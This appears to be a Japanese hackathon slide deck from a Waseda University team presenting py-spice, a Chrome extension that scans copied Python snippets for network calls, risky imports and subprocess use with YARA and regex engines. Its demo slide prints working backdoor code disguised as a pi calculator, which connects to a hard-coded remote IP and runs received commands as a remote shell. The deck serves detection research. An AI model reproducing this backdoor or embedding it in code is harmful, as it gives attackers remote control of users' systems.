

# MWS Cup ハッカソン課題

## py-spice

Team: Kawacry

田中優奈 中本一輝


成田大起 吉澤龍一 河岡諒

(早稲田大学)

# 皆さん、コピペしますよね？

★ プログラミングをする中で、困った時はまずググる

- Stack Overflow
- Qiita
- Zenn
- ArchWiki
- etc...



★ 出てきたコードをコピペして利用もする

★ ほぼ、コピペの繋ぎ合わせでプログラムを作ることも...

# コピーの危険性


- ★ コピーしたコード、読んでますか？
- ★ 実はwebページのタイトルとは全然違うコードかも...
- ★ 例えば：
  - C2と通信している可能性
  - Cryptominingに使われている可能性
  - etc

Home > News > Security > Don't copy-paste commands from webpages — you can get hacked

## Don't copy-paste commands from webpages — you can get hacked

By Ax Sharma

January 3, 2022 08:00 AM 11



Programmers, sysadmins, security researchers, and tech hobbyists copying-pasting commands from web pages into a console or terminal are warned they risk having their system compromised.

A technologist demonstrates a simple trick that'll make you think twice before copying and pasting text from web pages.

# 作成したツール：py-spice


★ Python SniPpet Inspector on Chrome Extension

★ Chromeの拡張機能

- 選択したpythonコードに対して右クリックから実行可能
- 部分的なコードに対しても検査できる
- 主に以下の可能性を検知する
  - 通信をする可能性
  - 危険な可能性のあるモジュールの利用・インポート
  - 子プロセス生成の可能性



# 作成したツール：py-spice Demo




The screenshot shows a HackMD document titled "円周率" (Pi). The document content includes a list item "円周率を計算するコードです" (Code to calculate pi) and a code block containing Python code. The code defines a function named "virus()" that connects to a remote host (139.59.69.35) on port 12000, sends a hex-generated UUID, and receives a response that is decoded and printed. The code also prints the value of math.pi.

```
import threading
import subprocess as sp
import socket
import uuid
import base64
import math

def virus():
    HOST = '139.59.69.35' # The remote host
    PORT = 12000 # The same port as used by the server
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.connect((HOST, PORT))
        a=hex(uuid.getnode())
        a = bytes(a, 'utf-8')
        a=base64.b64encode(a)
        s.sendall(a)
        while True:
            msg=s.recv(2048).decode('utf-8')
            output = sp.getoutput(msg)
            msg = bytes(output, 'utf-8')
            s.sendall(msg)

print(math.pi)
virus()
```

• <https://github.com/geek-repo/C2-Server/blob/master/virus.py>



# 作成したツール：機能

## 検証エンジンは2つ（選択式）

### ★ YARAルールベース

- libyara-wasmによりChrome拡張においてYARAの利用を可能にした
- デフォルトのYARAルールに加え、ユーザが新しいルールをロードできる

### ★ 正規表現ベース

- PyodideでpythonをChrome内で実行可能にした
- pythonのreパッケージにより、高速な動作が期待できる

# 作成したツール: 特徴

## ★ 汎用性

- Chromeが一番使われているブラウザ
- アーキテクチャに依存しない

## ★ WebAssembly内サンドボックスで実行される

- libyara-wasm、PyodideはいずれもWebAssemblyベースのJSモジュール
- 安全性の保証



# 作成したツール：既存ツールとの差分/挑戦した部分

- ★ 差分：検知部分にJavaScriptを使っていない
  - Wasmベースのモジュールのみ
- ★ 挑戦：Chrome拡張内でPyodideを利用した初めてのツール
  - WASM上で動作するpython環境を使ってみたかった。
- ★ 挑戦：libyara-wasmを使った数少ない例
  - 開発途中のモジュールにつきdocsもなく、他の数少ない例から使い方を模索した。

## 今後の拡張

- ★ 検出に利用する正規表現のUpdate
- ★ python以外の他の言語への対応
- ★ CVEのスキャン
- ★ 依存ライブラリ(importされてるものなど)にまで調査の幅を広げる

# 開発の歩み（開発日程/作業分担）

## 開発日程

9月上旬	顔合わせ、案出し
9月中旬	具体的な仕様の決定と開発に向けての事前調査
9月下旬~	プログラム開発
10月上旬	資料作成など

## 共同開発環境

- ★ Slack
- ★ Zoom, Huddle(Slack)
- ★ Git/GitHub

## 作業分担

- ★ 案出し: 全員
- ★ 基盤部分: 河岡
- ★ Yara実行部分: 吉澤
- ★ Python実行部分: 田中
- ★ UI全般: 中本、成田
- ★ ドキュメント整理/資料作成: 全員

# 苦勞したところ/チームワーク

- ★ Pyodide, libyara-wasm, yaraのC APIの扱いが大変だった
  - 既存例がない/少ないので大変だった。
- ★ Chrome拡張におけるできることの強い制限
  - 利用するパッケージをプロジェクトに含めたり、Sandbox環境を利用しました。
- ★ メンバーの数人はそもそもJavaScriptを書いたことがなかった
  - 全員JSを書く経験をした
- ★ 全員忙しいなか、期間内に開発しきることができた
  - 仕事の振り分けがしっかりできていて、手持無沙汰な人を作らなかった。

# Thank you

ありがとうございました。



## MWS Cup ハッカソン課題: py-spice

Team: Kawacry

田中優奈 中本一輝 成田大起 吉澤龍一 河岡諒  
(早稲田大学)